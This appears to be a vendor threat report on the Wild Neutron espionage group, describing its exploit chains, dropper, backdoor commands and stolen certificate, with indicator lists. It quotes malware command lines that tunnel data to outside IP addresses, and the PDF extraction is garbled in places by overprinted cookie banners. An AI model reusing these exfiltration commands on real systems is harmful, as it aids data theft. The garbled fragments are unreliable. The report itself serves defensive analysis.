


Wild Neutron – Economic espionage threat actor returns with new tricks



Wild Neutron hit the spotlight in 2013, when it successfully infected companies such as Apple, Facebook, Twitter and Microsoft. This attack took advantage of a Java zero-day exploit and used hacked forums as watering holes. The 2013 incident was highly publicized and, in the aftermath, the threat actor went dark for almost one year.

#WildNeutron is a powerful entity engaged in espionage, possibly for economic reasons

W Tweet

In late 2013 and early 2014 the attacks resumed and continued throughout 2015. Targets of the new attacks include:


Law firms

- Bitcoin-related companies
- Investment companies
- Large company groups often involved in M&A deals
- IT companies
- Healthcare companies
- Real estate companies
- Individual users

The focus of these attacks suggests this is not a nation-state sponsored actor. However, the use of zero-days, multi-platform malware as well as other techniques makes us believe it's a powerful entity engaged in espionage, possibly for economic reasons.

Older (2013) campaigns

During the 2013 attacks, the Wild Neutron actor successfully compromised and leveraged the website www.iphonedevsdk[.]com, which is an iPhone developers forum.



one is a community ran by Flexispy, a company that sells spyware for mobile devices. The second one is a Jihadist forum that is currently closed.

ansar1[.]info was injected by Wild Neutron in 2013

Back in 2 is also de				Cookiebot by Usercentrics	
http://erobackdoo	This website uses cookies				
		e content and ads, to provide socia			
	•	our site with our social media, adv ed to them or that they've collected	, ,	•	
У Tweet	illioilliation that you ve provid	ed to them of that they ve conected	from your use of their services).	
y Tweet					_
Some of	Necessary	Preferences	Statistics	Marketing	
Microso issued s					1 SHIMARU,
The targ					
however				Show details >	
governm					
state sp					:
					loT

Technical analysis

The malware set used by the Wild Neutron threat actor has several component groups, including:

- A main backdoor module that initiates the first communication with C&C server
- Several information gathering modules
- Exploitation tools
- SSH-based exfiltration tools
- Intermediate loaders and droppers that decrypt and run the payloads

Although customized, some of the modules seem to be heavily based on open source tools (e.g. the password dumper resembles the code of Mimikatz and Pass-The-Hash Toolkit) and commercial malware (HTTPS proxy module is practically identical to the one that is used by Hesperbot).

MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU,

KURT BAUMGARTNER, DAN DEMETER, YAROSLAV SHMELEV

26 AUG 2020, 2:00PM

☐ GReAT Ideas. Powered by SAS: threat actors advance on new fronts

IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB, PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA, SANTIAGO PONTIROLI

22 JUL 2020, 2:00PM

☐ GReAT Ideas. Powered by SAS: threat hunting and new techniques

DMITRY BESTUZHEV, COSTIN RAIU, PIERRE DELCHER, BRIAN BARTHOLOMEW, BORIS LARIN, ARIEL JUNGHEIT, FABIO ASSOLINI



Although customized, some of the modules seem to be heavily based on open source tools #WildNeutron

y Tweet

All C&C communication is encrypted with a custom protocol. Dropped executables, as well as some of the hardcoded strings are usually obfuscated with XOR (depends on bot version). The main backdoor module contains a number of evasion techniques, designed to detect or time out sandboxes and emulation engines.

Exploitation – 2015

The initial infection vector from the 2014-2015 attacks is still unknown, although there are clear indications that the victims are exploited by a kit that leverages an unknown Flash Player exploit.

The following exploitation chain was observed in one of the attacks:

ite	hxxp://cryptomag.mediasourc	e.ch/		
ths	/favicon.ico			
	/msie9html5.jpg			
	/loader-large.gif			
	/bootstrap.min.css			
	/stats.js?d=1434374526478			
	/autoload.js?styleid=20⟨	d=5&sid=883f2efa&d=1434374526		
		d=23&sid=883f2efa&d=1434374526		
	/883f2efa/ <mark>bnialigx.swf</mark> ?stvle	d=4&langid=6&sid=883f2efa&d=14343	74533	
				Cookiebo
				by Usercentric
ne subc	information about your use of	e content and ads, to provide soc our site with our social media, ad	vertising and analytics partners	se our traffic. We also share who may combine it with othe
	We use cookies to personalis information about your use of	•	vertising and analytics partners	se our traffic. We also share who may combine it with othe
	We use cookies to personalis information about your use of	our site with our social media, ad	vertising and analytics partners	se our traffic. We also share who may combine it with othe
	We use cookies to personalis information about your use of information that you've provide	our site with our social media, ad	vertising and analytics partners d from your use of their service	se our traffic. We also share who may combine it with othe s.

Hosts resolving to 00.33.133[.]87

While app.cloudprotect[.]eu and ssl.cloudprotect[.]eu are two known Wild Neutron C&Cs, cryptomag.mediasource[.]ch appears to have been pointed to this IP for the purpose of exploitation. Another suspicious domain can be observed above, secure.pdf-info[.]com. We haven't seen any attacks connected with his hostname yet, however, the name scheme indicates this is also malicious.

In another attack, we observed a similar exploitation chain, however hosted on a different website, hxxp://find.a-job.today/.

In both cases, the visitors browsed the website, or arrived via what appears to have been an online advertisement. From there, "autoload.js" appears in both cases, which redirects to another randomly named HTML file, which eventually loads a randomly named SWF file.

While the group used watering hole attacks in 2013, it's still unclear how victims get redirected to the exploitation kits in the new 2014-2015 attacks. Instead of Flash exploits, older Wild Neutron exploitation and watering holes used what was a Java zero-day at the end of 2012 and the beginning of 2013, detected by Kaspersky Lab products as *Exploit.Java.CVE-2012-3213.b.*

The main malware dropper

The functionality of the main dropper is relatively simple: it decrypts the backdoor executable (stored as a resource and encrypted with a simple XOR 0x66), writes it to a specified path and then executes it with parameters that are hardcoded in the dropper body. One of the parameters is the URL address of the C&C server, while others contain various bot configuration options.


Example parameters used by the dropper:

igfxupt.exe https://app.cloudprotect[.]eu:443 /opts resolv=logs.cloudprotect[.]eu

After executing the main backdoor, the dropper is securely deleted by overwriting its content with random numbers several times before renaming and removing the file.

The main backdoor (aka "Jripbot")

This binary is executed with the URL address of the C&C server as a parameter; it can also receive an optional bot configuration. This information is then double-encrypted – first with RC4 and then with Windows CryptProtectData function – and saved to the registry.



Backdoor configuration options may include proxy server address and credentials, sleeptime/delay values and connection type, but the most interesting option is the resolv=[url] option. If this option is set, the malware generates a domain name consisting of computer name, unique ID and and the URL passed with this option; then it tries to resolve the IP address of this domain. We suspect this is the method the attackers use to send the generated UID to the C&C.

Commands from the C&C may instruct the bot to perform following actions:

- Change the current directory to the requested one
- Execute an arbitrary command in the command line
- Set the autorun value for itself in the registry
- Delete the autorun value for itself in the registry
- Shred requested file (overwrite the file content with random numbers, overwrite the file name with zeroes and then delete it)
- Download file from the Internet and save it (optionally encrypted) to the disk

Exotic SambaSpy is now dancing with Italian users


BlindEagle flying high in Latin America

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

- Install or uninstall additional malware plugins
- Collect and send system information
- Enumerate drives
- Set sleeptime value
- Update the configuration
- Update itself
- Quit

Older versions of this backdoor, used in the 2013 attacks, had a bit more functionality:

- Password harvesting
- Port scanning
- Collecting screenshots
- Pushing files to C&C
- Reverse shell



Each backdoor appears to contain an internal version number, which ranges from 11000 to 16000 in the latest samples. This allows us to trace the following evolutionary map:

Backdoors used in the 2013 attacks:

MD5	Timestamp	Version	Filename	Size
1582d68144de2808b518934f0a02bfd6	29 Nov 2012	11000	javacpl.exe	327168

14ba21a3a0081ef60e676fd4945a8bdc	30 Nov 2012	12000	javacpl.exe	329728
Ofa3657af06a8cc8ef14c445acd92cOf	09 Jan 2013	13000	javacpl.exe	343552

Backdoors used in 2014 and 2015 attacks:

MD5	Timestamp	Version	Filename	Size
95ffe4ab4b158602917dd2a999a8caf8	13 Dec 2013	14014	LiveUpdater.exe	302592
342887a7ec6b9f709adcb81fef0d30a3	20 Jun 2014	15013	FlashUtil.exe	302592
dee8297785b70f490cc00c0763e31b69	02 Aug 2013 (possibly fake)	16010	lgfxUpt.exe	291328
f0fff29391e7c2e7b13eb4a806276a84	27 Oct 2014	16017	RtIUpd.exe	253952

The installers also have a version number, which indicates the following evolution:

idb7k				by Usercei
e ⁹¹⁶ This	s website uses cookies			
_{2f7} We	use cookies to personalis	se content and ads, to provide soci	al media features and to analys	e our traffic. We also share
info	rmation about your use of	our site with our social media, adv	vertising and analytics partners	who may combine it with of
^{7ac} info	rmation that you've provid	led to them or that they've collected	d from your use of their services	S.
	Necessary	Preferences	Statistics	Marketing
era	Necessary	Preferences	Statistics	Marketing
	Necessary	Preferences	Statistics	Marketing
ins	Necessary	Preferences	Statistics	Marketing
ins of	Necessary	Preferences	Statistics	Marketing Show details
ins of le s	Necessary	Preferences	Statistics	
inse of de a me	Necessary	Preferences	Statistics	

configuration tools, to file shredders and network proxies

It's also worth noting that this threat actor heavily relies on already existing code, using publicly available open source applications, as well as Metasploit tools and leaked malware sources, to build its own toolset. Some of these tools are designed to work under Cygwin and come together with the Cygwin API DLL, which may suggest that the attackers feel more comfortable when working in a Linux-like environment.

SSH tunnel backdoor

During the 2014/2015 attacks, we observed the attackers deploying custom, OpenSSH-based Win32 tunnel backdoors that are used to exfiltrate large amounts of data in a reliable manner. These tunnel backdoors are written as "updt.dat" and executed with two parameters, -z and -p. These specify the IP to connect to and the port. Despite the port number 443, the connection is SSH:

- /d /u /c updt.dat -z 185.10.58.181 -p 443
- /d /u /c updt.dat -z **46.183.217.132** -p 443
- /d /u /c updt.dat -z **217.23.6.13** -p 443

Subscribe to our weekly e-mails

The hottest research right in your inbox

Email(Required)


l agree to provide my email address to "AO Kaspersky Lab" to receive information about new posts on the site. I understand that I can withdraw this consent at any time via e-mail by clicking the "unsubscribe" link that I find at the bottom of any e-mail sent to me for the purposes mentioned above.

For authentication, the SSH tunnel backdoor contains a hardcoded RSA private key.

Subscribe		

Stolen certificate

During the 2015 attacks, Wild Neutron used a dropper signed with a stolen, yet valid Acer Incorporated certificate.



We have worked with Symantec, Verisign and Acer to revoke the compromised certificate.

Victims and statistics

The Wild Neutron attacks appear to have a highly targeted nature. During our investigation, we have been able to identify several victims across 11 countries and territories:

- France
- Russia
- Switzerland
- Germany
- Austria
- Palestine
- Slovenia
- 1/ 11 1
- Kazakhstan
- UAE

- Algeria
- United States

Cookiebot This website uses cookies We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. The victi and in bo organiza **Statistics Necessary Preferences** Marketing additiona Attri Show details > The targ nation st targets, into finar In some of the samples, the encrypted configuration includes a Romanian language string #WildNeutron Tweet

Interestingly, "La revedere" means "goodbye" in Romanian. In addition to that, we found another non-English string which is the latin transcription of the russian word Успешно ("uspeshno" ->

In some of the samples, the encrypted configuration includes a Romanian language string, which

is used to mark the end of the C&C communication:

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

BlindEagle flying high in Latin

Beyond the Surface: the evolution and expansion of the SideWinder APT group

IN THE SAME CATEGORY

America

"successfully"); this string is written to a pipe after executing a C2 command.



We found another non-English string which is the latin transcription of the russian word #WildNeutron

APT trends report Q2 2024

CloudSorcerer – A new APT targeting Russian government entities

▼ Tweet

One of the samples has an internal name of "WinRAT-Win32-Release.exe". This seems to indicate the authors are calling the malware "WinRAT".

More information about the Wild Neutron attribution is available to Kaspersky Intelligence Services customers. Contact: intelreports@kaspersky.com

Conclusions

Compared to other APT groups, Wild Neutron is one of the most unusual ones we've analysed and tracked. Active since 2011, the group has been using at least one zero-day exploit, custom malware and tools and managed to keep a relatively solid opsec which so far eluded most attribution efforts. Their targeting of major IT companies, spyware developers (FlexiSPY), jihadist forums (the "Ansar Al-Mujahideen English Forum") and Bitcoin companies indicate a flexible yet unusual mindset and interests.

ome of				Cookiebo by Usercentri
Use				
Use	This website uses cookies			
Use (We use cookies to personalise	content and ads, to provide soci	al media features and to analys	e our traffic. We also share
revei	·	ur site with our social media, adv		•
Use	information that you've provide	d to them or that they've collected	trom your use of their services	S.
Heav				
Use (Necessary	Preferences	Statistics	Marketing
Simp				
for c				
Auxili				
by ex				Show details >
0.004				
cont				
persl				

HEUR: Trojan.Win32.WildNeutron.gen, Trojan.Win32.WildNeutron.*, Trojan.Win32.JripBot.*,

HEUR:Trojan.Win32.Generic

Read more about how Kaspersky Lab products can help to protect you from Wild Neutron threat actor here:

Wild Neutron in the wild: perhaps you're his next prey

Indicators of Compromise (IOCs)

Known malicious hostnames and domains:

ddosprotected.eu
updatesoft.eu
app.cloudprotect.eu
fw.ddosprotected.eu
logs.cloudprotect.eu
ssl.cloudprotect.eu
ssl.updatesoft.eu
adb.strangled.net

digitalinsight-ltd.com ads.digitalinsight-ltd.com cache.cloudbox-storage.com cloudbox-storage.com clust12-akmai.net corp-aapl.com fb.clust12-akmai.net fbcbn.net img.digitalinsight-ltd.com jdk-update.com liveanalytics.org min.liveanalytics.org pop.digitalinsight-ltd.com ww1.jdk-update.com find.a-job.today cryptomag.mediasource.ch

Known malicious IPs:

187.22			Cookiel
3.23			by Usercei
55.13.			
This website uses cookies			
We use cookies to personal	se content and ads, to provide soc	ial media features and to analys	e our traffic. We also share
information about your use o	f our site with our social media, ad	vertising and analytics partners	who may combine it with o
	ded to them or that they've collecte	d from your use of their services	S.
PPD/ PPD/			
PPD		-	
PPD/ Necessary	Preferences	Statistics	Marketing
Necessary ogra	Preferences	Statistics	Marketing
Necessary ogra	Preferences	Statistics	Marketing
ogra PPD/ INDI	Preferences	Statistics	Marketing
Necessary ogra PPD/ INDI PPD/	Preferences	Statistics	Marketing Show details
Necessary PPD/ INDI PPD/ /STE	Preferences	Statistics	
Necessary PPD/ INDI PPD/ /STE	Preferences	Statistics	
PPD	Preferences	Statistics	

%SYSROOT%\System32\dpcore16t.dll

 ${\tt \%SYSROOT\%} \setminus {\tt System 32 \setminus iastor 32.exe}$

 $% SYSROOT \% \ System 32 \ mspool. dll$

 ${\tt \%SYSROOT\%} \\ {\tt System32} \\ {\tt msvcse.exe}$

 ${\tt \%SYSROOT\%\System32\Spool.exe}$

C:\Program Files (x86)\LNVSuite\LnrAuth.dll

 $C:\label{lem:condition} C:\label{lem:condition} C:\l$

C:\Program Files (x86)\LNVSuite\LnrUpdt.exe

 $C:\label{lem:condition} C:\label{lem:condition} C:\l$


DF39527~.tmp

Named pipes:

\\.\pipe\winsession

\\.\pipe\lsassw

Events & mutexes:



// LATEST WEBINARS

BORIS LARIN, VASILY BERDNIKOV



Inside the Dark Web: exploring

the human side of

04 SEP 2024, 5:00PM 60 MIN

TECHNOLOGIES AND SERVICES

GREAT

13 AUG 2024, 5:00PM 60 MIN
The Cybersecurity Buyer's
Dilemma: Hype vs (True)

CYBERTHREAT TALKS

more than an unpatched

16 JUL 2024, 5:00PM 60 MIN **Cybersecurity's human factor –**

TRAININGS AND WORKSHOPS

KASPERSKY

09 JUL 2024, 4:00PM 60 MIN

Building and prioritizing
detection engineering backlogs

GREAT

cybercriminals Expertise vulnerability with MITRE ATT&CK

ANNA PAVLOVSKAYA OLEG GOROBETS, ALEXANDER LISKIN OLEG GOROBETS ANDREY TAMOYKIN

// REPORTS

Beyond the Surface: the evolution and expansion of the SideWinder APT group

Kaspersky analyzes SideWinder APT's recent activity: new targets in the MiddleEast and Africa, post-exploitation tools and techniques.

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia


Kaspersky has identified a new EastWind campaign targeting Russian organizations and using CloudSorcerer as well as APT31 and APT27 tools.

BlindEagle flying high in Latin America

Kaspersky shares insights into the activity and TTPs of the BlindEagle APT, which targets organizations and individuals in Colombia, Ecuador, Chile, Panama and other Latin American countries.

APT trends report Q2 2024

The report features the most significant developments relating to APT groups in Q2 2024, including the new backdoor in Linux utility XZ, a new RAT called SalmonQT, and hacktivist activity.



Cookiebot by Usercentrics

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

cribe

Necessary Preferences Statistics Marketing

On One of the control of the control

Show details >

OTHER SECTIONS

Archive

kaspersky

The hott

APT (Targeted attacks)

Secure environment (IoT)

APT reports

Malware descriptions

Mobile threats

Financial threats

Security Bullet

Malware report

Spam and phishing

Spam and phish

Industrial threats Security technologies
Web threats Research

Vulnerabilities and exploits Publications
All threats All categories

Malware descriptions

Security Bulletin

Webinars

Malware reports

APT Logbook

Spam and phishing reports

Security technologies

Research

Publications

APT Logbook

Threats descriptions

KSB 2023

© 2024 AO Kaspersky Lab. All Rights Reserved.

Registered trademarks and service marks are the property of their respective owners.

Privacy Policy | License Agreement | Cookies